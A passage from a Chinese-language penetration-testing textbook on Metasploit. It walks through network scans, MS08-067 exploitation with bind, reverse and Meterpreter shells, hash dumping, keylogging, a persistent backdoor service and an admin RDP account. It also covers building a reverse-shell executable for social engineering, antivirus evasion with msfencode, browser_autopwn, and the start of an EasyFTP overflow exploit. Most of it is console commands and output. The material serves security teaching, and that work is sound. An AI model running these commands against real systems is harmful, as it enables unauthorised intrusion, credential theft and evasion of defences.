msf auxiliary(community) > set THREADS 3

THREADS => 3

msf auxiliary(community) > set BATCHSIZE 10

BATCHSIZE => 10

msf auxiliary(community) > run

[*] >> progress (10.2.131.0-10.2.131.9) 0/170...

[*] >> progress (10.2.131.10-10.2.131.19) 0/170...

[*] >> progress (10.2.131.20-10.2.131.29) 0/170...

[*] Scanned 030 of 256 hosts (011% complete)

[*] >> progress (10.2.131.30-10.2.131.39) 0/170...

[*] >> progress (10.2.131.40-10.2.131.49) 0/170...

[*] >> progress (10.2.131.50-10.2.131.59) 0/170...

[*] Scanned 060 of 256 hosts (023% complete)

[*] >> progress (10.2.131.60-10.2.131.69) 0/170...

[*] >> progress (10.2.131.70-10.2.131.79) 0/170...

[*] Scanned 080 of 256 hosts (031% complete)

[*] >> progress (10.2.131.80-10.2.131.89) 0/170...

[*] >> progress (10.2.131.90-10.2.131.99) 0/170...

[*] >> progress (10.2.131.100-10.2.131.109) 0/170...

[*] 10.2.131.109 'public' 'HP ETHERNET MULTI-ENVIRONMENT,ROM
none,JETDIRECT,JD128,EEPROM V.33.19,CIDATE 12/17/2008'

[*] Scanned 110 of 256 hosts (042% complete)

...

[*] >> progress (10.2.131.240-10.2.131.249) 0/170...

[*] >> progress (10.2.131.250-10.2.131.255) 0/102...

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed
```

上述信息表明，程序识别出了一个启用SNMP 功能的设备，而且该设备可以受理团体字符串public。虽然通过字符串 public 获取的权限只是该设备的只读权限，但是我们仍然可以获取大量有价值的信息。这些信息可能包括系统数据、正在运行的服务程序、网络地址、版本号和补丁信息等。

VNC空密码扫描程序

这个模板将会扫描指定的网段，以搜索可以使用空密码访问的虚机网络计算（Virtual Network Computing，VNC）服务器。进行扫描的指令如下。

```
msf > use auxiliary/scanner/vnc/vnc_none_auth

msf auxiliary(vnc_none_auth) > show options

msf auxiliary(vnc_none_auth) > set RHOSTS 10.4.124.0/24

RHOSTS => 10.4.124.0/24

msf auxiliary(vnc_none_auth) > run

[*] 10.4.124.22:5900, VNC server protocol version : "RFB 004.000", not supported!

[*] 10.4.124.23:5900, VNC server protocol version : "RFB 004.000", not supported!

[*] 10.4.124.25:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] Scanned 026 of 256 hosts (010% complete)

[*] 10.4.124.26:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] 10.4.124.27:5900, VNC server security types supported : None,free access!

[*] 10.4.124.28:5900, VNC server security types supported : None,free access!

[*] 10.4.124.29:5900, VNC server protocol version : "RFB 004.000",not supported!

...

[*] 10.4.124.224:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] 10.4.124.225:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] 10.4.124.227:5900, VNC server security types supported : None,free access!

[*] 10.4.124.228:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] 10.4.124.229:5900, VNC server protocol version : "RFB 004.000",not supported!

[*] Scanned 231 of 256 hosts (090% complete)

[*] Scanned 256 of 256 hosts (100% complete)
```

[*] Auxiliary module execution completed

上述信息表明，Metasploit框架确实找到了很多无需验证就可访问的VNC服务器。若不采取身份认证的访问控制措施，这些主机将会招引不速之客访问VNC服务器，终将成为系统管理员的一大威胁。

IIS6 WebDAV Unicode 身份验证旁路漏洞

这个模板将会扫描指定的网段，以搜索存在IIS6 WebDAV 认证旁路漏洞的主机。启动扫描任务的指令如下。

msf > use auxiliary/scanner/http/ms09_020_webdav_unicode_bypass

msf auxiliary(ms09_020_webdav_unicode_bypass) > show options

msf auxiliary(ms09_020_webdav_unicode_bypass) > set RHOSTS

10.8.183.0/24

RHOSTS => 10.8.183.0/24

msf auxiliary(ms09_020_webdav_unicode_bypass) > set THREADS 10

THREADS => 10

msf auxiliary(ms09_020_webdav_unicode_bypass) > run

[-] Folder does not require authentication. [302]

[-] Folder does not require authentication. [400]

[*] Confirmed protected folder http://10.8.183.9:80/ 401 (10.8.183.9)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using

PROPFIND request.

[-] Folder does not require authentication. [403]

[-] Folder does not require authentication. [302]

[-] Folder does not require authentication. [501]

[-] Folder does not require authentication. [501]

...

[*] Confirmed protected folder http://10.8.183.162:80/ 401(10.8.183.162)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

...

[*] Confirmed protected folder http://10.8.183.155:80/ 401(10.8.183.155)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[*] Confirmed protected folder http://10.8.183.166:80/ 401(10.8.183.166)

[*]Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[*] Confirmed protected folder http://10.8.183.168:80/ 401(10.8.183.168)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[*] Confirmed protected folder http://10.8.183.167:80/ 401(10.8.183.167)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[-] Folder does not require authentication. [501]

[*] Confirmed protected folder http://10.8.183.171:80/ 401(10.8.183.171)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[-] Folder does not require authentication. [501]

[-] Folder does not require authentication. [501]

...

[-] Folder does not require authentication. [302]

[*] Confirmed protected folder http://10.8.183.178:80/ 401(10.8.183.178)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[-] Folder does not require authentication. [501]

[-] Folder does not require authentication. [501]

[*] Scanned 182 of 256 hosts (071% complete)

[-] Folder does not require authentication. [501]

[*] Confirmed protected folder http://10.8.183.183:80/ 401(10.8.183.183)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

[-] Folder does not require authentication. [302]

[*] Confirmed protected folder http://10.8.183.188:80/ 401(10.8.183.188)

[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.

...

[-] Folder does not require authentication. [405]

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed

上述信息表明，Metasploit 框架完成了对目标网段的扫描，已经找到了存在 MS09-020 IIS6 WebDAV Unicode Authentication Bypass漏洞的主机。或许，这种模板有助于我们发现网络中配置不当的服务器，提前发现安全隐患。

场景3

这个场景将会介绍几种常见的payload（bind、reverse 和meterpreter shell），并且以漏洞利用的角度探讨它们的功能。这些实例还将展示payload的使用方法和时机。

bind shell

bind（绑定型）shell用于提供远程shell连接。在成功利用了目标主机上的安全漏洞，并且成功执行了shellcode程序以后，渗透人员可在目标主机上的特定端口上运行bind shell，以让其他主机继续控制这台主机。攻击人员可以使用基于 TCP 连接的标准输入输出（stdin/stdout）隧道工具（例如 Netcat）连接到被攻破的主机，通过 bind shell 继续实施控制。它的应用场合与 Telnet 服务器/客户端十分相似，主要适用于以 NAT（Network Address Translation）方式连入网络的渗透人员、攻击人员的设备与目标主机之间有防火墙的情况，即适用于无法从被测主机直接连接到攻击人员主机IP的各种情况。

可通过下述指令利用主机漏洞并安装bind shell。

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > show options

msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7

RHOST => 192.168.0.7

msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp

PAYLOAD => windows/shell/bind_tcp

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Attempting to trigger the vulnerability...

[*] Sending stage (240 bytes) to 192.168.0.7

[*] Command shell session 1 opened (192.168.0.3:41289 ->

192.168.0.7:4444) at Sat Nov 13 19:01:23 +0000 2010

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

上述信息表明，Metasploit 通过集成的payload 处理程序自动连接到了bind shell。我们可以自己编写shellcode，利用exploit 程序安装bind shell，然后再使用Netcat 这类第三方工具连接到bind shell。有关 netcat 在网络安全测试中的各种用途的实例说明，请参见 http://en.wikipedia.org/wiki/Netcat。

reverse shell

reverse（反射型）shell与绑定型（bind）shell截然不同。reverse shell不是在目标机器上绑定端口，被动地受理攻击人员的机器连接，而是采用反弹的方法，让被测主机主动地连接攻击者的IP和端口，并提供一个shell。reverse shell适用于被测主机采用NAT方式连接网络的情况，或者被测主机受防火墙保护而使渗透人员不能从外网直接访问被测主机的各种情况。

下述指令可设置安装reverse shell。

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7

RHOST => 192.168.0.7

msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp

PAYLOAD => windows/shell/reverse_tcp

msf exploit(ms08_067_netapi) > show options

msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3

LHOST => 192.168.0.3

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.3:4444

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Attempting to trigger the vulnerability...

[*] Sending stage (240 bytes) to 192.168.0.7

[*] Command shell session 1 opened (192.168.0.3:4444 ->

192.168.0.7:1027) at Sat Nov 13 22:59:02 +0000 2010

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

在安装reverse shell 时需配置攻击者的IP（例如LHOST 192.168.0.3），而在安装（绑定型）bind shell 则没有这项设置。

inline payload和staged payload 的区别有哪些？

inline payload属于自主型shellcode，它的shellcode和exploit都在同一个程序文件里。而staged payload 在两台主机之间建立通信隧道，并通过隧道执行shellcode程序。如果对payload的文件尺寸有严格要求，那么可使用 staged payload，因为它的文件尺寸比 inline payload的文件小得多。

Meterpreter

Meterpreter是一种先进的、隐蔽的、多功能的、可动态扩展的payload，它可在目标主机的系统内存里注入DLL（注入的DLL完全不会以文件形式存在）。此外，它还支持在运行期间加载脚本和插件。在漏洞利用的后期阶段，它的动态加载特性极大地拓宽了渗透人员的作业空间，方便了提权、保存系统账号、进行关键记录、驻留性后门服务、开启远程桌面等各种操作。默认情况下，Meterpreter shell 会采用全程加密的通信方式。

可通过下述指令利用漏洞并安装Meterpreter payload。

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7

RHOST => 192.168.0.7

msf exploit(ms08_067_netapi) > show payloads

...

msf exploit(ms08_067_netapi) > set PAYLOAD

windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > show options

...

msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3

LHOST => 192.168.0.3

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.3:4444

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Attempting to trigger the vulnerability...

[*] Sending stage (749056 bytes) to 192.168.0.7

[*] Meterpreter session 1 opened (192.168.0.3:4444 ->

192.168.0.7:1029) at Sun Nov 14 02:44:26 +0000 2010

meterpreter > help

...

通过上述指令，我们成功地连接到了被测主机的Meterpreter shell，然后我们通过help查看各种可用的命令。下一步，我们要查看当前用户的操作权限，然后通过 getsystem脚本提升自己的权限为系统权限。

meterpreter > getuid

Server username: CUSTDESK\salesdept

meterpreter > use priv

meterpreter > getsystem -h

...

上述指令将会显示提升权限的各种技术。如果不启用任何选项，直接使用getsystem指令将会逐一尝试各种提权技术，直到成功提升到系统权限为止。

meterpreter > getsystem

...got system (via technique 1).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo

Computer: CUSTDESK

OS : Windows XP (Build 2600, Service Pack 2).

Arch : x86

Language: en_US

如果在指令中启用exploit -j -z选项，那么漏洞利用程序将会在后台运行，您也不会进入交互式的Meterpreter shell。但是，如果程序成功建立了会话，您可以通过sessions -i id指令返回shell的交互界面。如需了解会话的ID，可使用sessions -l指令查看ID的确切值。

接下来，我们要获取被测主机的系统账户和密码。Windows以NTLM哈希（hash）的格式保存用户的账号信息。很多工具和技术都可以破解 NTLM 哈希。现在我们一起见证Meterpreter的真正威力。

meterpreter > run hashdump

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 71e52ce6b86e5da0c213566a123

6f892...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

h

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:d2cd5d550e14593b12787245127c866d:d3e35f657c924d0b31eb811d2d986df9:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8edf0d0db48cbf7b2835ec013cfb9c5:::

Momin Desktop:1003:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::

IUSR_MOMINDESK:1004:a751dcb6ea9323026eb8f7854da74a24:b0196523134dd9a21bf6b80e02744513:::

ASPNET:1005:ad785822109dd077027175f3382059fd:21ff86d627bcf380a5b1b6abe5d8e1dd:::

IWAM_MOMINDESK:1009:12a75a1d0cf47cd0c8e2f82a92190b42:c74966d83d519ba41e5196e00f94e113:::

h4x:1010:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::

salesdept:1011:8f51551614ded19365b226f9bfc33fab:7ad83174aadb77faac126fdd377b1693:::

接下来，我们通过Meterpreter shell 运行keylog 程序，记录键盘输入的内容。键盘敲击记录可能含有目标主机的多项敏感信息。

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > ps

Process list

============

PID Name Arch Session User Path

--- ---- ---- ---- ---- ----

0 [System Process]

4 System x86 0 NT AUTHORITY\SYSTEM

384 smss.exe x86 0 NT AUTHORITY\SYSTEM

\SystemRoot\System32\smss.exe

488 csrss.exe x86 0 NT AUTHORITY\SYSTEM

\??\C:\WINDOWS\system32\csrss.exe

648 winlogon.exe x86 0 NT AUTHORITY\SYSTEM

\??\C:\WINDOWS\system32\winlogon.exe

692 services.exe x86 0 NT AUTHORITY\SYSTEM

C:\WINDOWS\system32\services.exe

704 lsass.exe x86 0 NT AUTHORITY\SYSTEM

C:\WINDOWS\system32\lsass.exe

...

148 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE

C:\WINDOWS\System32\alg.exe

3172 explorer.exe x86 0 CUSTDESK\salesdept

C:\WINDOWS\Explorer.EXE

3236 reader_sl.exe x86 0 CUSTDESK\salesdept

C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe

接下来，我们把 Meterpreter shell 插入 explorer.exe 的进程（3172），以便开始记录当前用户对系统的操作，所涉及的指令如下。

meterpreter > migrate 3172

[*] Migrating to 3172...

[*] Migration completed successfully.

meterpreter > getuid

Server username: CUSTDESK\salesdept

meterpreter > keyscan_start

Starting the keystroke sniffer...

现在就可以启动键盘记录程序。此后，我们等待程序录取键盘记录。

meterpreter > keyscan_dump

Dumping captured keystrokes...

<Return> www.yahoo.com <Return> <Back> www.bbc.co.uk <Return>

meterpreter > keyscan_stop

Stopping the keystroke sniffer...

上述信息表明，键盘记录程序记录了被测主机的网上活动。类似地，我们可以把它注入到 winlogon.exe（pid 648）进程里，获取所有账户的登录信息。

经过上述操作，我们已经获取了被测主机的操作权限。但是如果目标主机安装了漏洞修复程序的补丁，我们就无法利用原有漏洞攻击有关服务或应用程序。为了避免这一情况，我们可以通过常人所说的“后门”服务程序维护自己对目标主机的控制。务必要注意：一旦在被测主机上安装了 Meterpreter提供的后门服务程序，所有人都可以控制被测主机；因为这个后面服务程序不对连入的控制端进行身份验证。换句话说，这个程序可能会让不请自来的人控制被测主机，这无疑是对被测单位形成了安全威胁。在正式的渗透测试业务中，这种有利于第三方攻击的行为通常都被服务合同明文禁止。所以，我们不建议您在正式的测试环境中使用 Meterpreter 提供的后门服务程序。您也应当在拟定合同的范围界定阶段明确有关规则。

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.3:4444

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Attempting to trigger the vulnerability...

[*] Sending stage (749056 bytes) to 192.168.0.7

[*] Meterpreter session 1 opened (192.168.0.3:4444 ->

192.168.0.7:1032) at Tue Nov 16 19:21:39 +0000 2010

meterpreter > ps

...

292 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE

C:\WINDOWS\System32\alg.exe

1840 csrss.exe x86 2 NT AUTHORITY\SYSTEM

\??\C:\WINDOWS\system32\csrss.exe

528 winlogon.exe x86 2 NT AUTHORITY\SYSTEM

\??\C:\WINDOWS\system32\winlogon.exe

240 rdpclip.exe x86 0 CUSTDESK\Momin Desktop

C:\WINDOWS\system32\rdpclip.exe

1060 userinit.exe x86 0 CUSTDESK\Momin Desktop

C:\WINDOWS\system32\userinit.exe

1544 explorer.exe x86 0 CUSTDESK\Momin Desktop

C:\WINDOWS\Explorer.EXE

...

meterpreter > migrate 1544

[*] Migrating to 1544...

[*] Migration completed successfully.

meterpreter > run metsvc -h

...

meterpreter > run metsvc

[*] Creating a meterpreter service on port 31337

[*] Creating a temporary installation directory

C:\DOCUME～1\MOMIND～1\LOCALS～1\Temp\oNyLOPeS...

[*] >> Uploading metsrv.dll...

[*] >> Uploading metsvc-server.exe...

[*] >> Uploading metsvc.exe...

[*] Starting the service...

- Installing service metsvc
- Starting service

Service metsvc successfully installed.

通过上述指令，我们在被测主机上安装了后门服务程序，现在可以关闭当前的meterpreter会话。在需要控制被测主机的时候，我们可以调用multi/handler中的windows/metsvc_bind_tcp payload，通过后门控制远程主机。

meterpreter > exit

[*] Meterpreter session 1 closed. Reason: User exit

msf exploit(ms08_067_netapi) > back

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp

PAYLOAD => windows/metsvc_bind_tcp

msf exploit(handler) > set LPORT 31337

LPORT => 31337

msf exploit(handler) > set RHOST 192.168.0.7

RHOST => 192.168.0.7

msf exploit(handler) > exploit

[*] Starting the payload handler...

[*] Started bind handler

[*] Meterpreter session 2 opened (192.168.0.3:37251 ->

192.168.0.7:31337) at Tue Nov 16 20:02:05 +0000 2010

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

此外，Meterpreter 的 getgui 脚本也很有用，它可开启目标主机的远程桌面功能。如需在目标主机上创建新的账号，并强制启用远程桌面服务，可使用下述指令。

meterpreter > run getgui -u btuser -p btpass

[*] Windows Remote Desktop Configuration Meterpreter Script by

Darkoperator

[*] Carlos Perez carlos_perez@darkoperator.com

[*] Language set by user to: 'en_EN'

[*] Setting user account for logon

[*] Adding User: btuser with Password: btpass

[*] Adding User: btuser to local group 'Remote Desktop Users'

[*] Adding User: btuser to local group 'Administrators'

[*] You can now login with the created user

[*] For cleanup use command: run multi_console_command -rc

/root/.msf3/logs/scripts/getgui/clean_up__20101116.3447.rc

现在，我们可通过 rdesktop 程序登录目标主机。我们新建一个终端窗口，并在其中输入下述指令。

```
rdesktop 192.168.0.7:3389
```

请注意：如果已经破解了目标主机的账户名和密码，就不需要新建任何账号，直接执行 run getgui -e 命令启用远程桌面就可以了。另外，在完成渗透工作以后，记得要在Meterpreter shell 里使用getgui/clean_up 脚本程序，以清理痕迹。

如果目标网络不可从外部直接访问，那么应该采取那些手段进一步渗透该网络呢？

Metasploit能够通过跳板进行操作。您可通过routeaddtargetSubnettargetSubnetMask SessionId 的指令，将某个会话指定为跳板。此处 SessionId 指代已经建立的 Meterpreter 会话（即跳板网关）， targetsubnet参数指代下一步需要测试的网段（如果被攻陷的主机是双网设备，则可以是它的另一个网段）。Metasploit会通过跳板转发指定的网络流量，这样就可以继续渗透、测试那些无法直接访问到的网络设备。转发流量的主机，就是通常所说的“跳板”或“立足点”。

场景4

上述案例演示了Metasploit框架利用被测主机的远程漏洞的具体方法。那么如何利用客户端程序的漏洞（client-side exploitation）呢？就此问题，本文将以渗透测试人员的角度，通过典型案例介绍Metasploit在利用客户端程序的漏洞方面的角色，帮助读者了解它的灵活性和强大功能。

生成后门程序

Metasploit 的 msfpayload 工具能够生成可单独运行的、执行指定 Metasploit payload的后门程序。如果只能采取社会工程学手段对目标进行渗透，那么这种手段就真是救命稻草了。在本例中，我们将生成一个带有reverse shell payload的可执行文件，然后把它发给目标人物，诱使他/她执行这个文件。msfpayload程序可以生成多种语言的程序，输出Perl、C、Raw、Ruby、JavaScript、Exe、DLL和VBA等格式的文件。

如需启动msfpayload工具，可在您的shell中执行下述指令。

```
msfpayload -h
```

上述指令将会显示它的使用说明，并列出所有可用的payload。它的指令格式和MSFCLI非常相似。现在，我们通过下述指令创建一个带有reverse shell payload 的可执行程序。

msfpayload windows/shell_reverse_tcp LHOST=192.168.0.3 LPORT=33333 O

...

msfpayload windows/shell_reverse_tcp LHOST=192.168.0.3 LPORT=33333 X

> /tmp/poker.exe

Created by msfpayload (http://www.metasploit.com).

Payload: windows/shell_reverse_tcp

Length: 314

Options: LHOST=192.168.0.3,LPORT=33333

这样，我们就生成了自己的后门程序。在把它发送到受害人或目标之前，您必须在MSFConsle里使用multi/handler做好服务端的准备，以便它可受理可执行文件连入本机的请求。这时候，要使multi/handler的配置和msfpayload在创建程序时的配置相匹配。

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/shell_reverse_tcp

PAYLOAD => windows/shell_reverse_tcp

msf exploit(handler) > show options

...

msf exploit(handler) > set LHOST 192.168.0.3

LHOST => 192.168.0.3

msf exploit(handler) > set LPORT 33333

LPORT => 33333

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.3:33333

[*] Starting the payload handler...

现在，我们可以把准备好的Windows可执行文件通过社会工程欺骗方法发送给目标机器，然后等待对方运行。

[*] Command shell session 2 opened (192.168.0.3:33333 ->

192.168.0.7:1053) at Wed Nov 17 04:39:23 +0000 2010

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\salesdept\Desktop>

如果在 MSFConsole 里看见了上述信息，就表明目标主机发起了 reverse shell，我们成功地连接到了被测主机的shell，圆满地完成了任务。

Metasploit生成的文件能否规避杀毒软件的检测？

有很多种方法可以规避杀毒软件的检测，本文只介绍其中的一种。我们可使用/usr/bin/msfencode目录下的msfencode工具，对可执行文件进行保护性封装。在使用 msfpayload 程序生成可执行文件时，使用管道命令把文件内容传给 msfencode 再生成最终文件。例如，下述指令将生成带有reverse shell的可执行文件，并对文件进行保护性封装：msfpayload windows/ shell/reverse_tcp LHOST=192.168.0.3 LPORT=32323 R | msfencode -e x86/shikata_ga_nai -t exe >/tmp/tictoe。在规避检测方面，staged payload的成功率大于inlinepayload。

自动化浏览器漏洞利用

在测试较为安全的企业网络时，渗透人员往往不知从何处入手。在这种情况下，以使用电子设备的人员为目标，或以员工为首要目标开展社会工程学攻击可能是唯一的方向。本例将使用 Metasploit 框架的客户端漏洞利用模板，以演示基于技术手段的社会工程学攻击。下面将介绍一款先进的辅助工具——Browser autopwn。在目标人员访问它构建的恶意URL 的情况下，它能够识别出被测主机的浏览器类型，并根据识别结果自动从框架中选用针对该浏览器的exploit程序对浏览器发起攻击。有关的指令及运行结果如下。

msf > use auxiliary/server/browser_autopwn

msf auxiliary(browser_autopwn) > show options

...

msf auxiliary(browser_autopwn) > set LHOST 192.168.0.3

LHOST => 192.168.0.3

msf auxiliary(browser_autopwn) > set SRVPORT 80

SRVPORT => 80

```
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.0.3

SRVHOST => 192.168.0.3

msf auxiliary(browser_autopwn) > set URIPATH /

URIPATH => /

msf auxiliary(browser_autopwn) > run

[*] Auxiliary module execution completed

[*] Starting exploit modules on host 192.168.0.3...

[*] --

[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/
shell_reverse_tcp

[*] Using URL: http://192.168.0.3:80/Eem9cKUlFvW

[*] Server started.

[*] Starting exploit multi/browser/java_calendar_deserialize with payload
java/meterpreter/reverse_tcp

[*] Using URL: http://192.168.0.3:80/s98jmOiOtmv4

[*] Server started.

[*] Starting exploit multi/browser/java_trusted_chain with payload java/
meterpreter/reverse_tcp

[*] Using URL: http://192.168.0.3:80/6BkY9uM23b

[*] Server started.

[*] Starting exploit multi/browser/mozilla_compareto with payload generic/shell_reverse_tcp

[*] Using URL: http://192.168.0.3:80/UZOI7Y

[*] Server started.

[*] Starting exploit multi/browser/mozilla_navigatorjava with payload generic/
shell_reverse_tcp

[*] Using URL: http://192.168.0.3:80/jRwlT67KIK6gJE

...
```

[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp

[*] Using URL: http://192.168.0.3:80/Xb9Cop7VadNu

[*] Server started.

[*] Starting exploit windows/browser/ms03_020_ie_objecttype with payload windows/meterpreter/reverse_tcp

[*] Using URL: http://192.168.0.3:80/rkd0X4Xb

[*] Server started.

...

[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333

[*] Starting handler for generic/shell_reverse_tcp on port 6666

[*] Started reverse handler on 192.168.0.3:3333

[*] Starting the payload handler...

[*] Starting handler for java/meterpreter/reverse_tcp on port 7777

[*] Started reverse handler on 192.168.0.3:6666

[*] Starting the payload handler...

[*] Started reverse handler on 192.168.0.3:7777

[*] Starting the payload handler...

[*] --- Done, found 15 exploit modules

[*] Using URL: http://192.168.0.3:80/

[*] Server started.

一旦目标人员访问了恶意URL（http://192.168.0.3），程序将会识别出他的/她的浏览器，并执行相应的漏洞利用程序。在此以后，我们就可以通过客户端利用程序渗透目标主机。

[*] Request '/' from 192.168.0.7:1046

[*] Request '/' from 192.168.0.7:1046

[*] Request '/?sessid=V2luZG93czpYUDpTUDI6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMjo%3d' from 192.168.0.7:1046

[*] JavaScript Report: Windows:XP:SP2:en-us:x86:MSIE:6.0;SP2:

[*] Responding with exploits

[*] Handling request from 192.168.0.7:1060...

[*] Payload will be a Java reverse shell to 192.168.0.3:7777 from 192.168.0.7...

[*] Generated jar to drop (4447 bytes).

[*] Handling request from 192.168.0.7:1061...

...

[*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML to 192.168.0.7:1068...

[*] Request '/' from 192.168.0.7:1069

[*] Request '/' from 192.168.0.7:1068

[*] Request '/' from 192.168.0.7:1069

[*] Sending EXE payload to 192.168.0.7:1068...

[*] Sending stage (749056 bytes) to 192.168.0.7

[*] Meterpreter session 1 opened (192.168.0.3:3333 ->192.168.0.7:1072) at Thu Nov 18 02:24:00 +0000 2010

[*] Session ID 1 (192.168.0.3:3333 -> 192.168.0.7:1072) processing InitialAutoRunScript 'migrate -f'

[*] Current server process: hzWWoLvjDsKujSAsBVykMTiupUh.exe (4052)

[*] Spawning a notepad.exe host process...

[*] Migrating into process ID 2788

[*] New server process: notepad.exe (2788)

...

msf auxiliary(browser_autopwn) > sessions

Active sessions

==========

Id Type Information

Connection

-- ---- ----------

1 meterpreter x86/win32 CUSTDESK\Momin Desktop @ CUSTDESK

(ADMIN) 192.168.0.3:3333 -> 192.168.0.7:1072

msf auxiliary(browser_autopwn) > sessions -i 1

[*] Starting interaction with 1...

meterpreter > getuid

Server username: CUSTDESK\Momin Desktop

上述信息表明，我们已经利用客户端的攻击程序成功渗透到目标主机。应当指出的是，这些Web浏览器的exploit程序，每个都只能对特定版本的特定浏览器（例如Intenet Explorer、Firefox、Opera等）进行攻击。

9.3.4 编写漏洞利用模板

Metasploit 框架最引人注目之处在于它可以独立开发 exploit 程序。本节将围绕 exploit开发的核心问题进行讨论，通过生动的例子演示使用 Metasploit 框架的数据库构造 exploit的关键步骤。然而，在使用这个框架编写自己的 exploit 程序之前，您需要理解一些 Ruby编程的基础知识。另外，您还需要掌握逆向工程的基本技能，并切实理解漏洞挖掘工具（如fuzzers和debuggers）的使用方法。只有兼备上述技能，您才能按步就班地构造exploit程序。本节的内容仅作为有关研发的简略介绍，在完整程度上可能存在欠缺。

本例将针对 EasyFTP Server（1.7.0.11 以下版本）编写利用 MKD Command Stack Buffer Overflow 漏洞的shellcode 程序，它能够反映编写缓冲区溢出exploit 的大致方法。您可以针对其他FTP服务端程序的相似漏洞，举一反三地编写exploit程序。这个exploit的源代码的下载网址是/usr/share/metasploit-framework/modules/exploits/windows/ftp/easyftp_mkd_fixret.rb。

```
#

# $Id: easyftp_mkd_fixret.rb 9935 2010-07-27 02:25:15Z jduck $

#
```

文件中的header部分描述了这个exploit的文件名、修订编号、创建日期和时间。

# #

This file is part of the Metasploit Framework and may be subject to

redistribution and commercial restrictions. Please see the Metasploit

Framework web site for more information on licensing and terms of use.

http://metasploit.com/framework/

# #

require 'msf/core'

在exploit的开头部分，首先要对MSF核心库进行初始化。

class Metasploit3 < Msf::Exploit::Remote

上述代码所用的Exploit子类定义了远程TCP连接所需的各种选项和方法（内置函数），包括RHOST、RPORT、Connect()、Disconnect()、SSL()等。

Rank = GreatRanking

上述代码根据需求和使用的频率分配等级。

include Msf::Exploit::Remote::Ftp

上述代码中的Ftp子类用于和FTP服务端建立连接。

def initialize(info = {})

super(update_info(info,

'Name' => 'EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow',

'Description' => %q{

This module exploits a stack-based buffer overflow in EasyFTP Server 1.7.0.11

and earlier. EasyFTP fails to check input size when parsing 'MKD' commands, which

leads to a stack based buffer overflow.

NOTE: EasyFTP allows anonymous access by default. However, in order to access the

'MKD' command, you must have access to an account that can create directories.

After version 1.7.0.12, this package was renamed "UplusFtp".

This exploit utilizes a small piece of code that I've referred to as 'fixRet'.

